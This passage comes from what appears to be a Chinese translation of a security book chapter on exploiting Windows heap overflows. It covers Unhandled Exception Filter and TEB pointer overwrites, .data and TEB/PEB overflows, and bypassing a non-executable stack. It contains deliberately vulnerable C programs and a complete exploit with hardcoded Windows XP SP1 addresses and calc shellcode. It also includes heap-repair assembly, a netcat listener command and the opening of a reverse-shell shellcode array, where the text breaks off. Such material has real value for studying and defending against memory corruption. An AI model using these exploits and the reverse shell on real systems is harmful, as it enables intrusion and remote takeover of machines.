	a = x;
	a = a >> 8;
	a = a << 24;
	a = a >> 24 ;
	tmp[1]=a;
	a = x;
	a = a >> 16;
	a = a << 24;
	a = a >> 24;
	tmp[2]=a;
	a = x;
```

```
        a = a >> 24;
        tmp[3]=a;
    }
```

8.4.3 改写指向 Unhandled Exception Filter 的指针

Halvar Flake 在 2001 年阿姆斯特丹（Amsterdam）的 Blackhat Security Briefings 上首次提到使用 Unhandled Exception Filter。当异常发生后没有处理程序可调度时，或没有指定的处理程序时，Unhandled Exception Filter 作为最后的处理程序将被执行。程序可能会利用 SetUnhandledExceptionFilter()函数设置这个处理程序。下面是这个函数的部分代码：

```
77EE5A1    mov ecx,dword ptr [esp+4]
77EE5A5    mov eax,[77ED73B4]
77EE5AA    mov dword ptr ds:[77ED73B4h],ecx
77EE5B0    ret 4
```

如我们所见，指向 Unhandled Exception Filter 的指针保存在 77ED73B4—至少在 Windows XP SP1 上是这样的。其它的系统可能是这个地址，也可能是其它地址。反汇编目标系统上的 SetUnhandledExceptionFilter()函数，可以找到它确切的值。

当一个未经处理的异常发生时，系统执行下列代码：

```
77E93114   mov eax,[77ED73B4]
77E93119   cmp eax,esi
77E9311B   je 77E93132
77E9311D   push edi
77E9311E   call eax
```

Unhandled Exception Filter 的地址被移到 EAX，然后调用 EAX。在调用之前，push edi 把指向栈上 EXCEPTION_POINTERS 结构的指针压入栈。请用心记住这一点，我们在后面还会用到它。

当堆溢出时，如果异常没有被处理，我们就能破解 Unhandled Exception Filter 机制。为了做到这些，我们需要设置我们自己的 Unhandled Exception Filter。如果可以预先知道它的地址，我们可以直接把它设为指向我们的缓冲区地址；或者把它设为指向一个包含一段代码或一条指令的地址，使我们返回缓冲区。记住：在调用这个 filter 之前，EDI 被压入栈？这是指向 EXCEPTION_POINTERS 结构的指针。指针之后的 0x78 字节恰好是一个在我们缓冲区内的地址；而实际上，那是一个位于堆管理数据之前，指向我们缓冲区结尾的指针。然而，它并不是 EXCEPTION_POINTERS 结构的一部分，我们可以试着用 EDI 返回我们的代码。我们所要找的是一个在进程里执行下列指令的地址：

```
call   dword ptr [edi+0x78]
```

这听起来有点离谱，但实际上在好几个地方都可以找到这条指令—这要看地址空间加载了那些 DLL，当然，这也依赖于你是什么操作系统/patch level。这里是以 Windwos XP SP1 为例。

```
call   dword ptr [edi+0x78] found at 0x71c3de66 [netapi32.dll]
call   dword ptr [edi+0x78] found at 0x77c3bbad [netapi32.dll]
call   dword ptr [edi+0x78] found at 0x77c41e15 [netapi32.dll]
call   dword ptr [edi+0x78] found at 0x77d92a34 [user32.dll]
call   dword ptr [edi+0x78] found at 0x7805136d [rpcrt4.dll]
call   dword ptr [edi+0x78] found at 0x78051456 [rpcrt4.dll]
```

注解：Windows 2000 上，ESI+0x4C 和 EBP+0x74 都包含了指向我们缓冲区的指针。


如果我们把 Unhandled Exception Filter 设为指向上面所列的某个地址，那么，倘若未经处理的异常发生，这条指令将被执行，使我们巧妙的回到我们的缓冲区。顺便说一下，仅当这个进程不在调试状态时，才会调用 Unhandled Exception Filter。附注讲了怎么修复这个问题。

在调试时调用 Unhandled Exception Filter

当一个异常被抛出时，它会被系统捕获。执行流程立即切换到 ntdll.dll 的 KiUserExceptionDispatcher()。当异常发生时，这个函数负责处理。在 XP 上，KiUserExceptionDispatcher()最早调用的是 vectored 处理程序，然后是帧处理程序，最后才是 Unhandled Exception Filter。在 Windows 2000 上，除了没有 vetored 异常处理外，其它的都一样。在破解堆溢出过程中，如果有漏洞的进程处于调试状态，你可能会遇到一个问题，因为在那时，Unhandled Exception Filter 不会被调用—当你编写使用 Unhandled Exception Filter 的破解时，会觉得这很讨厌。然而，这个问题可以解决。

KiUserExceptionDispatcher()将调用 UnhandledExceptionFilter()函数确认进程是否处于调试状态，是否真的应该调用 Unhandled Exception Filter。而 UnhandledExceptionFilter()函数会调用 NT/ZwQueryInformationProcess 内核函数，如果进程处于调试状态，这个函数将把栈上的变量设为 0xFFFFFFFF。NT/ZwQueryInformationProcess 返回后，UnhandledExceptionFilter()函数将把这个变量和一个被清零的寄存器做比较，如果匹配，调用 Unhandled Exception Filter。如果不匹配，不调用 Unhandled Exception Filter。所以，如果你想在调试进程的过程中仍能调用 Unhandled Exception Filter，那么应该在做比较的地方设置断点，当触发断点时，把 0xFFFFFFFF 改为 0x00000000，然后继续执行进程。这样的话，Unhandled Exception Filter 将会被调用。

下列图示描绘了 Windows XP SP1 下 UnhandledExceptionFilter 的相关代码。假若这样的话，你可以在 0x77E9310B 处设置断点，等待异常发生，函数被调用。一旦触发断点，我们就可以把[EBP-20h]设为 0x00000000，此后，Unhandled Exception Filter 将能被正常调用。



UnhandledExceptionFilter on XP SP1

为了在堆溢出破解中演示利用 Unhandled Exception Filter，我们需要把异常处理程序从脆弱的程序中移去。因为如果异常被异常处理程序处理了，就轮不到 Unhandled Exception Filter 了。

```
#include <stdio.h>
    #include <windows.h>

    int foo(char *buf);

    int main(int argc, char *argv[])
    {
          HMODULE l;
          l = LoadLibrary("msvcrt.dll");
          l = LoadLibrary("netapi32.dll");
          printf("\n\nHeapoverflow program.\n");
          if(argc != 2)
                return printf("ARGS!");
          foo(argv[1]);
```

```
        return 0;
    }

    int foo(char *buf)
    {
        HLOCAL h1 = 0, h2 = 0;
        HANDLE hp;

        hp = HeapCreate(0,0x1000,0x10000);
        if(!hp)
            return printf("Failed to create heap.\n");
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
        printf("HEAP: %.8X %.8X\n",h1,&h1);

        // Heap Overflow occurs here:
        strcpy(h1,buf);

        // We gain control of this second call to HeapAlloc
        h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
        printf("hello");
        return 0;
    }
```

下面的代码是针对这个脆弱程序的攻击代码。我们用一对指针改写堆管理结构；一个（指针）指向 0x77ED73B4 的 Unhandled Exception Filter，另一个指向 0x77C3BBAD—netapi32.dll 里内容为 call dword ptr[edi+0x78]指令的地址。在第二次调用 HeapAlloc()发生时，我们设置过滤器并等待异常。因为异常未被异常处理程序处理，所以 Unhandled Exception Filter 被调用，我们能到达我们的代码。注意，我们的代码放在缓冲区中、short jump—EDI+0x78 指向的地方，因此，我们需要跳过堆管理数据。

```
#include <stdio.h>
#include <windows.h>

unsigned int GetAddress(char *lib, char *func);
void fixupaddresses(char *tmp, unsigned int x);

int main()
{
    unsigned char buffer[1000]="";
    unsigned char heap[8]="";
    unsigned char pebf[8]="";
    unsigned char shellcode[200]="";
    unsigned int address_of_system = 0;
    unsigned char tmp[8]="";
```

```
        unsigned int a = 0;
        int cnt = 0;

        printf("Getting address of system...\n");
        address_of_system = GetAddress("msvcrt.dll","system");
        if(address_of_system == 0)
              return printf("Failed to get address.\n");
        printf("Address of msvcrt.system\t\t\t= %.8X\n",address_of_system);
        strcpy(buffer,"heap1 ");
        while(cnt < 66)
        {
              strcat(buffer,"DDDD");
              cnt++;
        }

        // This is where EDI+0x74 points to so we
        // need to do a short jmp forwards
        strcat(buffer,"\xEB\x14");

        // some padding
        strcat(buffer,"\x44\x44\x44\x44\x44\x44");

        // This address (0x77C3BBAD : netapi32.dll XP SP1) contains
        // a "call dword ptr[edi+0x74]" instruction. We overwrite
        // the Unhandled Exception Filter with this address.

        strcat(buffer,"\xad\xbb\xc3\x77");

        // Pointer to the Unhandled Exception Filter
        strcat(buffer,"\xB4\x73\xED\x77"); // 77ED73B4

        cnt = 0;

        while(cnt < 21)
        {
              strcat(buffer,"\x90");
              cnt ++;
        }
        // Shellcode stuff to call system("calc");

    strcat(buffer,"\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9");
        fixupaddresses(tmp,address_of_system);
        strcat(buffer,tmp);
        strcat(buffer,"\xFF\xD1\x90\x90");
```

```
    printf("\nExecuting heap1.exe... calc should open.\n");
    system(buffer);
    return 0;
}

unsigned int GetAddress(char *lib, char *func)
{
    HMODULE l=NULL;
    unsigned int x=0;
    l = LoadLibrary(lib);
    if(!l)
          return 0;
    x = GetProcAddress(l,func);
    if(!x)
          return 0;
    return x;
}

void fixupaddresses(char *tmp, unsigned int x)
{   unsigned int a = 0;
    a = x;
    a = a << 24;
    a = a >> 24;
    tmp[0]=a;
    a = x;
    a = a >> 8;
    a = a << 24;
    a = a >> 24 ;
    tmp[1]=a;
    a = x;
    a = a >> 16;
    a = a << 24;
    a = a >> 24;
    tmp[2]=a;
    a = x;
    a = a >> 24;
    tmp[3]=a;
}
```

8.4.4 改写指向线程环境块里异常处理程序的指针

作为利用 Unhandled Exception Filter 的方法之一，Halvar Flake 第一个提议改写指向线程环境块（TEB）里的异常注册结构的指针。我们知道，每个线程都有 TEB，可以通过 FS 段

（segment）寄存器访问它。FS:[0]包含指向第一个帧异常注册结构的指针。TEB 变量的具体位置依赖于有多少线程，什么时间创建的等等因素。典型的是，第一个线程的 TEB 地址是 0x7FFDE000，第二个线程的 TEB 地址是 0x7FFDD000，两者相隔 0x1000 个字节，依此类似。TEB 向 0x00000000 方向增长。下列代码显示第一个线程的 TEB 地址：

```
#include <stdio.h>

    int main()
    {
          __asm{
                mov eax, dword ptr fs:[0x18]
                push eax
                }
          printf("TEB: %.8X\n");

          __asm{
                add esp,4
                }

          return 0;
    }
```

如果线程退出，空间被释放，接下来创建的线程将得到这个空闲块。假设第一个线程里有堆溢出问题（TEB 的地址为 0x7FFDE000），那么指向第一个异常注册结构的指针将保存在 0x7FFDE000。在堆溢出中，我们可以用指向我们的伪注册结构的指针改写这个指针；那么当访问违例发生后，异常被抛出，我们就控制了将被执行的处理程序的数据。然而，当碰到多线程服务器时，破解会稍微难一些，这是因为我们不能完全确认我们当前线程的 TEB 在什么地方。也就是说，这个方法适用于单线程程序（如可执行的 CGI-based）。如果你是在多线程服务器上使用这个方法，那么最好是派生多个线程，然后从中选用较低的 TEB 地址。

8.4.5 修复堆

一旦堆在溢出时被破坏了，我们很可能要修复它。因为如果不这样做，我们的进程有 99.9％的可能会引起访问违例—如果被破坏的是默认进程堆，可能性会更大一些。当然，我们可以逆向分析目标程序，精确计算出缓冲区的大小和下一个分配块的大小，等等。我们可以还原这个值，但针对每个脆弱的程序都这样做的话，将耗费大量的精力。一般的修复堆的方法可能会更好一些，最可靠的方法是把这个堆做一番修饰，使它看起来象一个新堆—就是说，非常象。记住：当一个堆在任何分配发生前已经创建时，我们在 FreeLists[0]（HEAP_BASE + 0x178）有两个指针指向第一个空闲块（在 HEAP_BASE + 0x688 处可以找到），第一个空闲块有两个指针指向 FreeLists[0]。我可以修改 FreeLists[0]的指针，让它指向我们块结尾，使它作为第一个空闲块出现在我们缓冲区之后。我们也要设置我们缓冲区结尾处的指针，让它指回 FreeLists[0]和一对其它的东西。假设我们破坏了默认进程堆上的堆块，那么可以用

下面的汇编代码修复它。在做其它事之前先运行这段代码可以预防访问违例；它也是清除那些被滥用的处理机制的好习惯；这样的话，如果访问违例发生，你就不必不断地进行循环处理了。

```
// We've just landed in our buffer after a
// call to dword ptr[edi+74]. This, therefore
// is a pointer to the heap control structure
// so move this into edx as we'll need to
// set some values here
mov edx, dword ptr[edi+74]
// If running on Windows 2000 use this
// instead
// mov edx, dword ptr[esi+0x4C]
// Push 0x18 onto the stack
push 0x18
// and pop into into EBX
pop ebx
// Get a pointer to the Thread Information
// Block at fs:[18]
mov eax, dword ptr fs:[ebx]
// Get a pointer to the Process Environment
// Block from the TEB.
mov eax, dword ptr[eax+0x30]
// Get a pointer to the default process heap
// from the PEB
mov eax, dword ptr[eax+0x18]
// We now have in eax a pointer to the heap
// This address will be of the form 0x00nn0000
// Adjust the pointer to the heap to point to the
// TotalFreeSize dword of the heap structure
add al,0x28
// move the WORD in TotalFreeSize into si
mov si, word ptr[eax]
// and then write this to our heap control
// structure. We need this.
mov word ptr[edx],si
// Adjust edx by 2
inc edx
inc edx
// Set the previous size to 8
mov byte ptr[edx],0x08
inc edx
// Set the next 2 bytes to 0
mov si, word ptr[edx]
```

```
xor word ptr[edx],si
inc edx
inc edx
// Set the flags to 0x14
mov byte ptr[edx],0x14
inc edx
// and the next 2 bytes to 0
mov si, word ptr[edx]
xor word ptr[edx],si
inc edx
inc edx
// now adjust eax to point to heap_base+0x178
// It's already heap_base+0x28
add ax,0x150
// eax now points to FreeLists[0]
// now write edx into FreeLists[0].Flink
mov dword ptr[eax],edx
// and write edx into FreeLists[0].Blink
mov dword ptr[eax+4],edx
// Finally set the pointers at the end of our
// block to point to FreeLists[0]
mov dword ptr[edx],eax
mov dword ptr[edx+4],eax
```

修复堆之后，我们应该准备运行我们的代码。顺便说一下，因为其它的线程可能在堆的某个地方存有数据，所以我们不能把堆设为全新的。例如，调用 WSAStartup 后，winsock 的数据将保存在堆上。如果把堆恢复到默认状态，这些数据就会被毁坏，那么任何调用 winsock 函数的动作将引起访问违例。

8.4.6 堆溢出的其它方面

不是所有的堆溢出都是通过 HeapAlloc()和 HeapFree()调用被破解的。堆溢出的其它方面包括但不限于 C++类的私有数据、组件对象模型（COM）对象等。COM 允许程序员创建一个由其它程序创建的对象。对象有函数，或方法，能被调用以完成某些任务。关于 COM 有一个很好的信息来源，那就是 Microsoft 的网站（www.microsoft.com/com/）。COM 有哪些趣事，它与堆溢出有何关联呢？

COM 对象和堆

当对象实例化后—就是说被创建了—它在堆上已经准备妥当了。一个包含函数指针的表（table）被创建，通常称作 vtable，这些指针指向对象支持的方法（method）。vtable 根据虚拟内存地址，为对象数据分配空间。当一个新的 COM 对象被创建时，它们被放在先前创建

的对象上面，因此，如果一个对象的数据段（section）的缓冲区被溢出了，会发生什么？它能溢到 vtable 中的其它对象。如果第二个对象的某个方法被调用，可能会出问题。随着所有的函数指针被改写，攻击者可以控制这个调用。他/她可以用指向他们缓冲区的指针改写 vtable 中的条目。因而，当对象的方法被调用时，执行路径被重定向到攻击者的代码。在 Internet Explorer 的 ActiveX 对象里经常会见到它。基于 COM 的溢出很容易被破解。

溢出程序控制逻辑数据

破解堆溢出可能不仅限于运行攻击者提交的代码。你可能只想改写保存在堆上的变量，控制目标程序做些什么。例如，假设 Web 服务器在堆上保存一个结构，结构中包含虚拟目录权限的设置信息。通过溢出堆缓冲区一直到溢出这个结构，将很有可能把 Web 根目录标识为可写。攻击者可以向 Web 服务器上载一些内容，以此发泄或破坏。

8.4.7 有关堆的总结

我们通过破解基于堆的溢出介绍了一些破解方法。破解堆溢出的最好方法是为每个漏洞量身定制攻击代码。每个堆溢出都可能和其它的堆溢出有稍许不同。这使得溢出在某些场合比较容易，但在另外的场合却非常困难。因为那些已经超出了编程的责任，希望我们已经示范了真正的危险在于没有安全地使用堆。如果你不考虑你正在做什么—如此安全地编码，难以应付的事情还会发生。

8.5 其它的溢出

本节介绍除栈、堆以外的其它种类的溢出。

8.5.1 .data 区段溢出

一个程序由不同的区段组成。运行代码保存在.text 区段里；.data 区段包含诸如全局变量之类的东西。你可以用 dumpbin 转储（dump）映像文件里的区段信息，用/HEASERS 或/SECTIONS:.section_name 选项获取特定区段的信息。虽然比栈或堆少见得多，但在 Windows 中，的确存在.data 区段溢出，并可以被利用，尽管时间选择是一个障碍。更多解释参考下面的 C 源码：

```
#include <stdio.h>
#include <windows.h>

unsigned char buffer[32]="";
FARPROC mprintf = 0;
```

```
FARPROC mstrcpy = 0;

int main(int argc, char *argv[])
{
    HMODULE l = 0;
    l = LoadLibrary("msvcrt.dll");
    if(!l)
          return 0;
    mprintf = GetProcAddress(l,"printf");
    if(!mprintf)
          return 0;
    mstrcpy = GetProcAddress(l,"strcpy");
    if(!mstrcpy)
          return 0;
    (mstrcpy)(buffer,argv[1]);
    __asm{ add esp,8 }
    (mprintf)("%s",buffer);
    __asm{ add esp,8 }
    FreeLibrary(l);

    return 0;
}
```

编译后，程序运行时动态加载 C 运行库（msvcrt.dll），得到 strcpy()和 printf()函数的地址。存贮这些地址的变量被宣告为全局的，因此，它们保存在.data 区段里。同样要注意定义的全局 32 字节缓冲区。这些函数指针被用来拷贝数据到缓冲区，输出缓冲区的内容到控制台。然而，要注意全局变量的排序。缓冲区排在第一个；接下来的是两个函数指针。他们以同样的形式出现在.data 区段里—两个函数指针在缓冲区后。如果缓冲区被溢出，函数指针也将被溢出，在引用时—就是说被调用时—攻击者可以重定向执行流程。

当以一个超长的参数运行这个程序时，会发生什么呢。传递给程序的第一个参数，被 strcpy 函数复制到缓冲区。从而导致缓冲区被溢出，并改写函数指针。接下来调用 printf 函数指针会发生什么呢，攻击者能获得控制。当然，为了演示这个问题，我们在这里使用一个简单的 C 程序。在实际的环境中，事情可没这么容易。在真正的程序里，溢出后的函数指针可能不会被立即调用，直到很多行以后—在这段时间里，用户提交的代码可能已经被缓冲区的重用机制清除了。这就是为什么我们说时间选择可能是破解的障碍。在这个程序里，当 printf 函数被调用时，EAX 指向缓冲区的开头，于是我们可以用一个包含 jmp eax 或 call eax 的地址改写函数指针。更多的，因为缓冲区被作为一个参数传递给 printf 函数，所以我们在 ESP+8 也能发现对它的引用。这意味着我们有两种选择，我们可以用 pop reg，pop reg，ret 指令块的开始地址改写 printf 函数的指针。这样，当两条 pop 执行后，ESP 将指向我们的缓冲区。因此，当 ret 执行时，我们在我们缓冲区的开头，并从这里开始执行。不过要记住，这种情形并不常见。.data 区段溢出的好处是，总是能在固定的地方发现缓冲区—它在.data 区段里—因此，我们总是能用它的固定位置改写函数指针。

8.5.2 TEB/PEB 溢出

出于完整性的考虑，尽管到目前为止还没有任何关于这种溢出的公开记录，但线程环境块（Thread Environment Block，TEB）溢出的可能性是存在的。每个 TEB 都会有一个缓冲区，用于把 ANSI 字符串转换为 Unicode 字符串。SetComputerNmaeA 和 GetModuleHandleA 这样的函数就使用这个缓冲区，它有固定的大小。假如函数使用这个缓冲区而不做长度检查，或者向这个函数隐瞒 ANSI 字符的实际长度，那么有可能溢出这个缓冲区。如果出现这种情形，怎么利用它执行任意代码呢？嗯，这要看哪个 TEB 被溢出了。如果是第一个线程的 TEB，那我们可以溢出到 PEB。还记得吗，我们较早的时候提过 ：当一个进程关闭时，将引用（reference）PEB 里某些指针。如果我们可以改写这些指针中的任何一个，那我们就有可能获得执行控制权。如果它是其它线程的 TEB，那我们可以溢出到其它的 TEB。

每个 TEB 里都有一些感兴趣的指针可以被改写，诸如指向第一个帧的 EXCEPTION_REGISTRATION 结构的指针。在我们刚刚拥有的 TEB 的线程里，我们需要以某种方式来引起异常。当然，我们也可以通过溢出一些 TEB，直到最后溢出到 PEB，并改写保存在它们之中的指针。如果这样的溢出存在，那么应该可以破解它，虽然有些困难，但并不是没有可能，从本质上讲，这种溢出的元凶是 Unicode。

8.6 破解缓冲区溢出和不可执行（Non-Execetable）栈

为了解决栈溢出问题，Sun Solaris 把栈标记为不可执行（non-executable）。这样，企图在栈里运行代码的破解代码将会失败。然而，基于 x86 处理器的 Solaris 栈不能被标记为不可执行。但现在有些安全产品，它们监视每个运行中的进程的栈，如果发现有代码在栈上执行，将终止这个进程。

为了运行自己的代码，有些方法可以战胜受保护栈。Solar Designer 提出：用 system()函数的地址改写保存的返回地址，接着伪造（从系统的角度）返回地址，因此，就会有一个指针指向你想运行的命令。这样的话，当 ret 被调用时，执行流程被重定向到 system()函数，当前的 ESP 指向伪造的返回地址。直到执行这个系统函数前，系统都按正常情况运行。它的第一个参数在 ESP+4—在那里能发现指向我们命令的指针。David Litchfiled 写过一篇论文，文中介绍了怎样在 Windows 上使用这个方法。不过，我们后来了解到还有更好的方法可以破解不可执行栈。随着研究的深入，我们在 Bugtraq 上偶然看到了 Rafal Wojtczuk 发的帖子（http://community.core-sdi.com/~juliano/non-exec-stack-problems.html），它介绍了有同样功能的方法。这个方法包括使用至今在 Windows 上平台没有文档化的字符串拷贝，所以，我们现在照着做一下。

用 system()地址改写保存的返回地址会有些问题：Windows 上 system()由 msvcrt.dll 输出，在不同的系统上（甚至是同一系统的不同进程间），这个 DLL 在内存中的位置变化非常大。更甚者，我们不能通过运行一条命令来访问 Windows API，这就使得我们对我们想做的事情只有很小的控制力度。更好的方法可能是把我们的缓冲区复制到进程堆或其它可写/可执行的内存区域，然后返回到这个地方并执行它。这个方法涉及到我们用字符串拷贝函数的地址改写保存的返回地址。就象我们不能选择 system()的理由一样，我们也不能选择

strcpy()—strcpy()也由 msvcrt.dll 输出。但 lstrcpy()却不是—它由 kernel32.dll 输出，至少可以保证在同一系统的每个进程里，它都有相同的基址。如果在使用 lstrcpy()时碰到问题（例如，它的地址中包含了象 0x0A 这样的坏字符），我们还可以向 lstrcat 求助。

把我们的缓冲区复制到哪呢？我们可以在堆里找一个地方，但是，破坏堆和阻塞进程都会使我们丧失机会。进入 TEB，每个 TEB 都有一个 520 字节长的缓冲区，用于把 ANSI 字符串转换为 Unicode 字符串，TEB 开头到缓冲区的偏移量是 0xC00。进程中第一个线程的 TEB 在 0x7FFDE000 处，因此缓冲区位于 0x7FFDEC00 处。诸如 GetModuleHandleA 之类的函数用这个空间进行字符串转换。我们可以把它作为目的缓冲区提供给 lstrcpy()，但因为在结尾处有 NULL，所以实际上，我们将提供 0x7FFDEC044。然后，我们需要知道我们的缓冲区在栈中的位置，因为这是我们字符串结尾的值，即使这个栈地址在 NULL 之前（例如，0x12FFD0），那也不要紧。这个 NULL 充当我们字符串的结束符，真是一对完美的结合，不是吗？最后，我们需要把这个地址设为我们 Shellcode 拷贝到的地方，而不是提供一个伪造的返回地址，所以，当 lstrcpy 返回时，执行流程进入了我们的缓冲区。

当脆弱的函数返回时，将从栈上取回原先保存的返回地址。我们用 lstrcpy()的地址改写真正的保存的返回地址，所以，在函数返回后，我们到达 lstrcpy()。运行到 lstrcpy()时，ESP 指向保存的返回地址。然后，程序将跳过保存的返回地址直接访问它的参数—源和目的缓冲区。它把 0x0012FFD0 的数据复制到 0x7FFDEC04，直到遇到第一个 NULL（它将出现在结尾的地方－－图 8.4.的底部靠右的位置），一旦完成拷贝，lstrcpy 返回—到我们的新缓冲区，并从那里继续执行。当然，你提供的 Shellcode 必须小于 520 字节（TEB 自带缓冲区的大小），不然的话，你可能会溢出这个缓冲区，或进入其它的 TEB—这要看你选择的是否是第一个线程的 TEB 了—如果是，你将会溢出到 PEB。（我们随后将讨论 TEB/PEB-based 溢出的可能性）




图 8.4. 溢出前/后的栈

在查看代码之前，我们应当先考虑这个破解代码。如果破解代码中使用了利用 TEB 缓冲区进行 ANSI 到 Unicode 转换的函数，破解代码将被终止。不必担心—TEB 里还有很多未用的空间（确切的说，有些空间不重要），我们可以利用这些空间。例如，第一个线程的 TEB 里从 0x7FFDE1BC 开始的地方就是块风水宝地。

现在，让我们看一个例子。首先是脆弱的程序：

```
#include <stdio.h>
```

```
int foo(char *);

int main(int argc, char *argv[])
{
      unsigned char buffer[520]="";
      if(argc !=2)
            return printf("Please supply an argument!\n");
      foo(argv[1]);
      return 0;
}

int foo(char *input)
{
      unsigned char buffer[600]="";
      printf("%.8X\n",&buffer);
      strcpy(buffer,input);
      return 0;
}
```

foo()函数有栈溢出问题。它使用 600 字节的缓冲区来调用 strcpy，但事先没有检查源缓冲区。当我们溢出这个程序时，用 lstrcatA 的地址改写保存的返回地址。

注解：在 Windows XP SP1 上，lstrcpy 里有 0x0A。

于是，我们把保存的返回地址设为 lstrcatA 返回时的地址（在这里，我们将把它设为 TEB 里的我们新的缓冲区）。最后，我们需要为 lstrcatA（我们的 TEB）设置目的缓冲区和源缓冲区，两个缓冲区都在栈上。这些例子都是在 Windows XP SP1 上，用 MicrosoftVisual C++ 6.0 编译的。我们写的破解代码是可移植的 Windows 反向 Shellcode。它可以在任何版本的 Windows NT 或更新的系统上运行，它利用 PEB 得到已加载模块的列表。从这开始，它得到 kernel32.dll 的基址，然后分析 kernel32.dll 的 PE 头部得到 GetProcAddress 的地址。用这个地址和 kernel32.dll 的基址武装后，我们可以得到 LoadLibraryA 的地址——有了这两个函数，我们就可以为所欲为了。用 netcat 监听端口：

c:\>nc –l –p 53

然后运行这个破解，你就可以得到一个反向 shell。

```
#include <stdio.h>
#include <windows.h>

unsigned char exploit[510]=
"\x55\x8B\xEC\xEB\x03\x5B\xEB\x05\xE8\xF8\xFF\xFF\xFF\xBE\xFF\xFF"
"\xFF\xFF\x81\xF6\xDC\xFE\xFF\xFF\x03\xDE\x33\xC0\x50\x50\x50\x50"
```

```
"\x50\x50\x50\x50\x50\x50\xFF\xD3\x50\x68\x61\x72\x79\x41\x68\x4C"
"\x69\x62\x72\x68\x4C\x6F\x61\x64\x54\xFF\x75\xFC\xFF\x55\xF4\x89"
"\x45\xF0\x83\xC3\x63\x83\xC3\x5D\x33\xC9\xB1\x4E\xB2\xFF\x30\x13"
"\x83\xEB\x01\xE2\xF9\x43\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xEC"
"\x83\xC3\x10\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xE8\x83\xC3\x0C"
"\x53\xFF\x55\xF0\x89\x45\xF8\x83\xC3\x0C\x53\x50\xFF\x55\xF4\x89"
"\x45\xE4\x83\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xE0\x83"
"\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xDC\x83\xC3\x08\x89"
"\x5D\xD8\x33\xD2\x66\x83\xC2\x02\x54\x52\xFF\x55\xE4\x33\xC0\x33"
"\xC9\x66\xB9\x04\x01\x50\xE2\xFD\x89\x45\xD4\x89\x45\xD0\xBF\x0A"
"\x01\x01\x26\x89\x7D\xCC\x40\x40\x89\x45\xC8\x66\xB8\xFF\xFF\x66"
"\x35\xFF\xCA\x66\x89\x45\xCA\x6A\x01\x6A\x02\xFF\x55\xE0\x89\x45"
"\xE0\x6A\x10\x8D\x75\xC8\x56\x8B\x5D\xE0\x53\xFF\x55\xDC\x83\xC0"
